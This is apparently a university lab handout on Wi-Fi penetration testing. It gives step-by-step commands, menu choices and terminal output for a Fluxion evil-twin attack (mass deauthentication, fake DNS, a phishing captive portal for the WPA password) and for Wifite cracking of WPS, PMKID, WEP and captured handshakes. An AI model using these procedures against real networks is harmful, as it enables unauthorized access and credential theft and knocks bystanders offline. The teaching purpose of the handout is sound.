

## **Experiment 08**

**Learning Objective:** Use of tools like Fluxion, Wifite, & WifiSlax OS to scan and test the Wi-Fi Security and perform Vulnerability Assessment and Penetration Testing.

**Tools:** Fluxion, Wifite, & WifiSlax OS.

### **Theory:**

#### **What is Fluxion?**

Fluxion is a Wi-Fi Security analysis tool that can be used for WPA and WPA2 hacking or other Wi-Fi attacks using the **MITM** (Man in the Middle Attack) techniques. It is the future of Wi-Fi hacking and a combination of technical and social engineering techniques that force users to send Wi-Fi passwords to attackers in plain text. In short words, it's a social engineering framework using the following process.

#### **How to Use Fluxion for WPA / WPA2 Hacking**

**Step 1:** Scan the networks.

**Step 2:** Capture a handshake (can't be used without a valid handshake, it's necessary to verify the password)

Use WEB Interface \*

**Step 3:** Launch a FakeAP instance to imitate the original access point.

**Step 4:** Spawns an MDK3 process, which deauthenticates all users connected to the target network, so they can be lured to connect to the FakeAP and enter the WPA password.

**Step 5:** A fake DNS server is launched in order to capture all DNS requests and redirect them to the host running the script.

**Step 6:** A captive portal is launched in order to serve a page, which prompts the user to enter their WPA password.

**Step 7:** Each submitted password is verified by the handshake captured earlier.

**Step 8:** The attack will automatically terminate, as soon as a correct password is submitted.

#### **Installing Fluxion**

Run the following commands to install fluxion in your Kali Linux:

```
~# git clone https://github.com/wi-fi-analyzer/fluxion.git
```


```
~# cd fluxion/
```

Update your Kali Linux system and install Fluxion dependencies packages by running install.sh script inside fluxion/install folder.

~# cd install

~# ./install.sh

Once the installation succeeds, it should appear like this. Fluxion now is ready to use.



```

Terminal
File Edit View Search Terminal Help


[-----]
[ FLUXION 2 < Fluxion Is The Future > ]
[-----]

Aircrack-ng.....OK!
Aircrack-ng.....OK!
Aircrack-ng.....OK!
Bully.....OK!
Curl.....OK!
Dhcpd.....OK!
Hostapd.....OK!
Iwconfig.....OK!
Lighttpd.....OK!
Macchanger.....OK!
Mdk3.....OK!
Nmap.....OK!
Openssl.....OK!
Php-cgi.....OK!
Pyrit.....OK!
Python.....OK!
rfkill.....OK!
Unzip.....OK!
Xterm.....OK!
strings.....OK!
fuser.....OK!
Cloning into 'revolver'...
remote: Counting objects: 99, done.
remote: Total 99 (delta 0), reused 0 (delta 0), pack-reused 99
Unpacking objects: 100% (99/99), done.
root@master ? :1 ~/fluxion/install
    
```

## Launch Fluxion

The main program of fluxion is fluxion.sh located under the main directory fluxion folder. To run fluxion, type:

~# ./fluxion.sh




```

Terminal
File Edit View Search Terminal Help

root@ ~ # cd fluxion/
root@master ? :1 ~/fluxion # ls
docs      install  lib      logos    siteinstaller.py
fluxion.sh language locale  README.md sites
    
```

## Setup & Configuration

First, Fluxion will ask you to select language you preferred.



```

Terminal
File Edit View Search Terminal Help
[ ~~~~~ ]
[ FLUXION 2 < Fluxion Is The Future > ]
[ ~~~~~ ]

wlan1, Select an interface
[1] wlan1 Atheros AR9271 ath9k
[2] wlan0 Unknown rtl8723be
[deltaxflux@fluxion]~$ 1
  
```

Then, select the **wireless card** you want to use, external wireless card is recommended.  
 Next, is select the channel, based on our target information above, the target is in channel 2. We choose Specific channel(s) then input the channel number.


Only choose All channels if you are not sure what the target channel is.



```

Terminal
File Edit View Search Terminal Help
[ ~~~~~ ]
[ FLUXION 2 < Fluxion Is The Future > ]
[ ~~~~~ ]

[2] Select channel
[1] All channels
[2] Specific channel(s)
[3] Back
[deltaxflux@fluxion]~$ 2
  
```



```

Terminal
File Edit View Search Terminal Help

[2] Select channel
Single channel 6
Multiple channels 1-5
Multiple channels 1,2,5-7,11
[deltaxflux@fluxion]~$
  
```

The xterm window will appear with airodump-ng program scanning the wireless network. Terminate by pressing **CTRL+C** whenever the target appears.

```
Scanning Target [2]
CH 2 ][ Elapsed: 18 s ][ 2018-02-27 16:42 ][ WPA handshake: 60:18:88:B3:1B:60
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
60:18:88:B3:1B:60 -75 1 167 5728 351 2 54e WPA2 CCMP PSK Markop Tegal
62:18:88:B3:1B:62 -76 33 167 203 14 2 54e WPA2 CCMP PSK <length: 6>
BSSID STATION PWR Rate Lost Frames Probe
60:18:88:B3:1B:60 EC:10:7B:F2:A2:19 -64 0 - 1e 0 4
60:18:88:B3:1B:60 9C:A5:10:05:14:8C -30 0e- 6 1 14
60:18:88:B3:1B:60 30:5A:3A:B1:E3:60 -71 0e- 0e 12 2682
60:18:88:B3:1B:60 84:2E:27:21:55:5E -63 0e- 0e 13 1409
60:18:88:B3:1B:60 F8:32:E4:7C:88:44 -77 0 - 6 0 2
60:18:88:B3:1B:60 7C:B1:5D:73:D3:F2 -89 1e- 1 477 15
```

Fluxion will list all available targets. Choose the correct target based on the number in the list.

```
Terminal
File Edit View Search Terminal Help
WIFI LIST
ID MAC CHAN SECU PWR ESSID
[1]* 60:18:88:B3:1B:60 2 WPA2 24% Markop Tegal
[2]* 62:18:88:B3:1B:62 2 WPA2 22% HACKME
(*) Active clients
Select target. For rescan type r
deltaxflux@fluxion)[-12
```

Next, select the FakeAP Attack Mode. Choose the recommended option **FakeAP – Hostapd**.

Then Fluxion will ask if we already have the handshake file. Just skip this process, let fluxion handle this for you, keep the file in place. Press **ENTER**.

```
Terminal
File Edit View Search Terminal Help
INFO WIFI
SSID = HACKME / WPA2
Channel = 2
Speed = 54 Mbps
BSSID = 62:18:88:B3:1B:62 ( )
handshake location (Example: /root/fluxion.cap)
Press ENTER to skip
Path: 
```

Select the handshake verifier. Choose the recommended option **pyrit**.

```

Terminal
File Edit View Search Terminal Help
[2] Handshake check
[1] pyrit
[2] aircrack-ng (Miss chance)
[3] Back
[deltaxflux@fluxion]~$ 1
  
```

Select deauth option, choose the safeway using Aireplay-ng option [1] **deauth all**.

```

Terminal
File Edit View Search Terminal Help
[2] *Capture Handshake*
[1] Deauth all
[2] Deauth all [mdk3]
[3] Deauth target
[4] Rescan networks
[5] Exit
[deltaxflux@fluxion]~$ 1
  
```

Then, another 2 xterm windows appear, first window is **airodump-ng** monitor which will try to capture handshake, while the second window is a **deauth attack** using aireplay-ng.

```


Capturing data on channel --> 2
CH 2 ][ Elapsed: 36 s ][ 2018-02-27 16:47 ][ WPA handshake: 62:18:88:B3:1B:62
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
62:18:88:B3:1B:62  0 100    293      38  0  2 54e WPA2 CCMP PSK HACKME
BSSID          STATION          PWR Rate Lost Frames Probe
62:18:88:B3:1B:62  9C:A5:C0:05:C4:8C -34 1e-1e  0    24 HACKME

Deauthenticating all clients on HACKME
16:46:54 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:54 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:55 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:55 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:55 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:55 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:55 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:56 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:57 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:57 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:57 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:58 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:58 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:58 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:58 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:59 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:59 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:46:59 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:00 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:00 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:00 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:01 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:01 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:01 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
16:47:02 Sending DeAuth to broadcast -- BSSID: [62:18:88:B3:1B:62]
  
```


Notice, in the right-top corner of first window, when the handshake is captured (which says: **WPA HANDSHAKE xx:xx:xx:xx:yy:yy:yy**) just let these windows run in background. Back to the Fluxion window, choose option Check handshake to verify the handshake. If the handshake is valid, or corresponds to the target, then Fluxion will move to next process,

**create SSL certificate for fake login.**

**Choose Web Interface. There are no other options, the only method is using a fake web login.**



Next, choose the fake login template. To make your page look compromised set the proper template as the target firmware or region.





Alright, the setup is done. Now fluxion is ready to fish. Fluxion will make Fake AP, which has the same Wi-Fi information as the target, it is also called Evil Twin AP attack, but without any encryption or Open Connection. Let's read the log file and reveal the password.

More xterm windows will appear, DHCP server, DNS server, Deauth program, and the Wi-Fi information. Here, the deauth is to make sure the target clients are unable to connect to the original access point.

```

DHCP
For info, please visit https://www.isc.org/software/dhcp/
Config file: /tmp/fluxion/dhcpd.conf
Database file: /tmp/fluxion/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPF/wlan1/62:18:88:b3:16:62/192.168.1.0/24
Sending on LPF/wlan1/62:18:88:b3:16:62/192.168.1.0/24
Sending on Socket/fallback/fallback-net
Server starting service.
DHCPREQUEST for 192.168.1.33 from 9c:a5:c0:05:c4:8c via wlan1: unknown lease 192.168.1.33.
DHCPREQUEST for 192.168.1.33 from 9c:a5:c0:05:c4:8c via wlan1: unknown lease 192.168.1.33.
DHCPREQUEST for 192.168.1.33 from 9c:a5:c0:05:c4:8c via wlan1: unknown lease 192.168.1.33.
DHCPREQUEST for 192.168.1.33 from 9c:a5:c0:05:c4:8c via wlan1: unknown lease 192.168.1.33.
DHCPDISCOVER from 9c:a5:c0:05:c4:8c via wlan1.
DHCPOFFER on 192.168.1.100 to 9c:a5:c0:05:c4:8c (vivo_V3) via wlan1
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from 9c:a5:c0:05:c4:8c (vivo_V3) via wlan1
DHCPACK on 192.168.1.100 to 9c:a5:c0:05:c4:8c (vivo_V3) via wlan1
reuse_lease: lease age 0 (secs) under 25% threshold, reply with unaltered, existing lease for 192.168.1.100
DHCPREQUEST for 192.168.1.100 (192.168.1.1) from 9c:a5:c0:05:c4:8c (vivo_V3) via wlan1
DHCPACK on 192.168.1.100 to 9c:a5:c0:05:c4:8c (vivo_V3) via wlan1

```

```

FAKEDNS
Request: master.anonymox.net. -> 192.168.1.1
Request: portal.fb.com. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: mtalk.google.com. -> 192.168.1.1
Request: alt5-mtalk.google.com. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: e7.whatsapp.net. -> 192.168.1.1
Request: e14.whatsapp.net. -> 192.168.1.1
Request: e4.whatsapp.net. -> 192.168.1.1
Request: e9.whatsapp.net. -> 192.168.1.1
Request: e16.whatsapp.net. -> 192.168.1.1
Request: e8.whatsapp.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: e12.whatsapp.net. -> 192.168.1.1
Request: time.gpsonextra.net. -> 192.168.1.1
Request: e15.whatsapp.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: e6.whatsapp.net. -> 192.168.1.1
Request: alt6-mtalk.google.com. -> 192.168.1.1
Request: e3.whatsapp.net. -> 192.168.1.1
Request: e10.whatsapp.net. -> 192.168.1.1
Request: people-pa.googleapis.com. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1
Request: master.anonymox.net. -> 192.168.1.1

```

```


Wifi Information
ACCESS POINT:
SSID..... HACKME
MAC..... 62:18:88:B3:16:62
Channel..... 2
Vendor.....
Operation time.. 00:01:46
Attempts..... 0
Clients..... 1

CLIENTS ONLINE:
1) 192.168.1.100 9c:a5:c0:05:c4:8c () vivo_V3

```


On the target client's side, they will notice there are two of the same "HACKME" Wi-Fi network, one is password protected (original), the other one is Open (Fake AP). If the target connects into

the Fake AP, especially if the user is using a mobile phone, it will redirect-automatically opening the Web Fake login like this.



Based on the result above, fluxion saves the log under `/root/[ESSID]-password.txt`.

Let's read the log file and reveal the password.



We have succeeded to reveal the hidden ESSID (access point name) and also the password using Fluxion in Kali Linux.

### **What is Wifite?**

Wifite is a command-line tool, available on Kali Linux, to crack wireless network passwords. It's included with the essentials tools and can be used directly on a fresh installation of Kali Linux.

Wifite relies on different older tools, mostly the Aircrack-NG suite, making the process of scanning, auditing, and detecting Wi-Fi clients easier than ever. It can also be used to attempt password cracking using different methods.

Wifite supports cracking of WPA/WPA2, WEP and WPS networks, and the good news is that it can also be used to attack multiple networks at once.

In short, it's a simple and efficient tool that is commonly used by security professionals and ethical hackers to test the security of wireless networks. Let's see how it works now.

### **How to Install WiFite on Kali Linux**

Run the following command to install WiFite:



### **sudo apt-get install wifite**

It will install the WiFite and all packages.

Also, you can install WiFite onto your computer (from any terminal) by running:

### **sudo python setup.py install**

In this way, you have installed wifite to /user/bin/wifite which is in your terminal path.

Use the commands below to install dependencies:

**sudo apt-get install**

**sudo apt-get install aircrack-ng**

**sudo apt-get install reaver**

**sudo apt-get install pyrit**

**sudo apt-get install tshark**

## **How To Run WiFite on Kali Linux**

Type the following command to run WiFite:

**git clone https://github.com/derv82/wifite2.git**

**cd wifite2**

**sudo ./Wifite.py**

### **Usage of Wifite**

1- Cracking WPS PIN using reaver 's Pixie-Dust attack, then fetching WPA key using bully

```
[root@ Marilyn]# wifite -e AirLink89300

wifite 2.2.3
automated wireless auditor
https://github.com/derv82/wifite2

[+] option: targeting ESSID AirLink89300
[!] Conflicting processes: NetworkManager (PID 986), wpa supplicant (PID 987), dhclient
[!] If you have problems: kill -9 PID or re-run wifite with --kill)

[+] Using wlan0mon already in monitor mode

[+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
[+] found target 88:23:8d:8d:8d:8d (AirLink89300)

[+] (1/1) Starting attacks against 88:23:8d:8d:8d:8d (AirLink89300)
[+] AirLink89300 (88db) WPS Pixie-Dust: [4m43s] Cracked WPS PIN: 01030365
[+] AirLink89300 (88db) WPS Pixie-Dust: [4m35s] Cracked WPS PSK: password
[+] ESSID: AirLink89300
[+] BSSID: 88:23:8d:8d:8d:8d
[+] Encryption: WPA (WPS)
[+] WPS PIN: 01030365
[+] PSK/Password: password
[+] saved crack result to cracked.txt (1 total)
[+] Finished attacking 1 target(s), exiting
```

## 2- Cracking WPA key using PMKID attack

```
root@Marilyn:~# wifite -e NotMyRichie --pmkid

wifite 2.2.3
automated wireless auditor
https://github.com/derv82/wifite2

[+] option: targeting ESSID NotMyRichie
[+] option: will ONLY use PMKID attack on WPA networks
[+] Conflicting processes: NetworkManager (PID 906), wpa_supplicant (PID 987), dhclient (PID 26225)
[+] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlanmon already in monitor mode

[+] Scanning. Found 0 target(s), 0 client(s). Ctrl+C when ready
[+] found target 00:00:00:00:00:00 (NotMyRichie)

[+] (1/1) Starting attacks against 00:00:00:00:00:00 (NotMyRichie)
[+] NotMyRichie (42db) PMKID CAPTURE: Captured PMKID
[+] NotMyRichie (42db) PMKID CRACK: Cracking PMKID using /usr/local/share/dict/wordlist-top4800-prob
[+] NotMyRichie (42db) PMKID CRACKED: Key: la bambas

[+] Access Point Name: NotMyRichie
[+] Access Point BSSID: 00:00:00:00:00:00
[+] Encryption: PMKID
[+] PMKID File: /tmp/wifite2/NotMyRichie_00:00:00:00:00:00_2018-09-02T11-15-58.16000
[+] PSK (password): la bambas
[+] saved crack result to cracked.txt (2 total)
[+] Finished attacking 1 target(s), exiting
```

## 3- Deauth and cracking a hidden access point

```
[+] option: scanning for targets on channel 10
[+] Conflicting processes: NetworkManager (PID 906), wpa_supplicant (PID 987), dhclient (PID 30117)
[+] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlanmon already in monitor mode

NUM  ESSID  CH  ENCR  POWER  WPS?  CLIENT
---  -
1    00:00:00:00:00:00  10  WPA  99db  no    1
2    ShittyGuest*  10  WPA  83db  no    1
3    WNR2000v5  10  WEP  67db  no
4    00:00:00:00:00:00  10  WPA  55db  no
5    00:00:00:00:00:00  10  WPA  55db  no
6    NETGEAR07  10  WPA  53db  yes
7    HOME-DF96-2.4  10  WPA  53db  yes
8    YZWifi  11  WPA  52db  yes
9    sushiro11  11  WPA  49db  yes
10   MOTOBBF4  11  WPA  45db  yes
11   Mag-Home  11  WPA  42db  yes
12   Integral-2.4  10  WPA  40db  yes
13   YZWifi Guest  11  WPA  39db  no

[+] select target(s) (1-13) separated by commas, dashes or all: 2

[+] (1/1) Starting attacks against 00:00:00:00:00:00 (ShittyGuest)
[+] ShittyGuest (83db) PMKID CAPTURE: Failed to capture PMKID
```

## 4- Cracking a weak WEP password

```
automated wireless auditor
https://github.com/derv82/wifite2

[+] option: targeting WEP-encrypted networks
[+] Conflicting processes: NetworkManager (PID 906), wpa_supplicant (PID 987), dhclient (PID 30117)
[+] If you have problems: kill -9 PID or re-run wifite with --kill

[+] Using wlanmon already in monitor mode

NUM  ESSID  CH  ENCR  POWER  WPS?  CLIENT
---  -
1    WNR3700v3  10  WEP  78db  no    1

[+] select target(s) (1-1) separated by commas, dashes or all: 1

[+] (1/1) Starting attacks against 00:00:00:00:00:00 (WNR3700v3)
[+] attempting fake authentication with 00:00:00:00:00:00... success
[+] WNR3700v3 (92db) WEP replay: 16211/10000 IVs, fakeauth, Replaying @ 599/sec
[+] replay WEP attack successful

[+] ESSID: WNR3700v3
[+] BSSID: 00:00:00:00:00:00
[+] Encryption: WEP
[+] Hex Key: 00:00:00:00:00:00
[+] Ascii Key: abcd
[+] saved crack result to cracked.txt (5 total)
[+] Finished attacking 1 target(s), exiting
```

## 5- Cracking a pre-captured handshake using John the Ripper

```

root@Marilyn:~# wifite --crack

wifite 2.2.3
automated wireless auditor
https://github.com/derv02/wifite2

[+] Listing captured handshakes from /root/hs:

NUM  ESSID (truncated)  BSSID  TYPE  DATE CAPTURED
---  -
1  ShittyGuest        88:8E:6F:88:8E:6F  4-WAY  2018-09-02 11:59:49
2  NotMyRichie        88:8E:6F:88:8E:6F  PMKID  2018-09-02 11:15:58

[+] Select handshake(s) to crack (1-2, select multiple with , or - or all): 1

[+] Enter the cracking tool to use (john, hashcat, cowpatty, aircrack): john

[+] Cracking 4-Way Handshake ShittyGuest (88:8E:6F:88:8E:6F)
[+] Running: hcxcaptool -j /tmp/wifiteb7f8Ar/generated.john hs/handshake_ShittyGuest
18-09-02T11:59:49.cap
[+] Running: john --format=wpapsk --wordlist /usr/local/share/dict/wordlist-top4000-probable.txt /tmp/wifiteb7f8Ar/generated.john
[+] Running: john --show /tmp/wifiteb7f8Ar/generated.john
[+] Cracked ShittyGuest (88:8E:6F:88:8E:6F). Key: "password"
[+] ShittyGuest already exists in cracked.txt, skipping.

root@Marilyn:~#
  
```

## What is WifiSlax?

WifiSlax is a Slackware based-Linux distribution operating system (OS). It is designed for penetration testing on Wi-Fi and for practice of ethical hacking. It contains variety of Wi-Fi pentesting tools like Fluxion, Kismet, Aircrack, Aircgeddon, MITM and lots of other tools in it.


It can crack WEP, WPA, WPA2 protected Wi-Fi Networks. It has a command line interface. WPA Security is difficult to crack but still possible. WEP Networks are very easy to Crack. That's why, Nowadays, All Wi-Fi are WPA Supported.

